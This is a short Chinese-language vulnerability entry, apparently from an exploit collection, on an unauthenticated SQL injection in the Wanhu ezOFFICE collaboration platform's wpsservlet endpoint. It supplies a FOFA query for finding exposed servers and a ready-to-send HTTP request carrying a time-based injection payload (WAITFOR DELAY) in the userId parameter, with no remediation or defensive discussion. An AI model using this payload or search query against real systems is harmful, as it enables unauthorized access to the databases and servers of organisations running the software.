
# W1-8万户-ezOffice-SQL

## 漏洞描述:

万户 ezOFFICE wpsservlet接口存在SQL注入漏洞,未授权的攻击者可利用此漏洞获取数据库权限,深入利用可获取服务器权限。

### 网站图片:



## 网络测绘:

#### fofa语法:

FOFA: app="万户ezOFFICE协同管理平台"

### 漏洞复现:

#### payload

GET /defaultroot/wpsservlet?option=getSign&userId=1;WAITFOR%2ODELAY%2O%270:0:5%27--&orgIdString=1&domainId=1 HTTP/1.1 Host: your-ip
User-Agent: Moziilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36

## 效果图: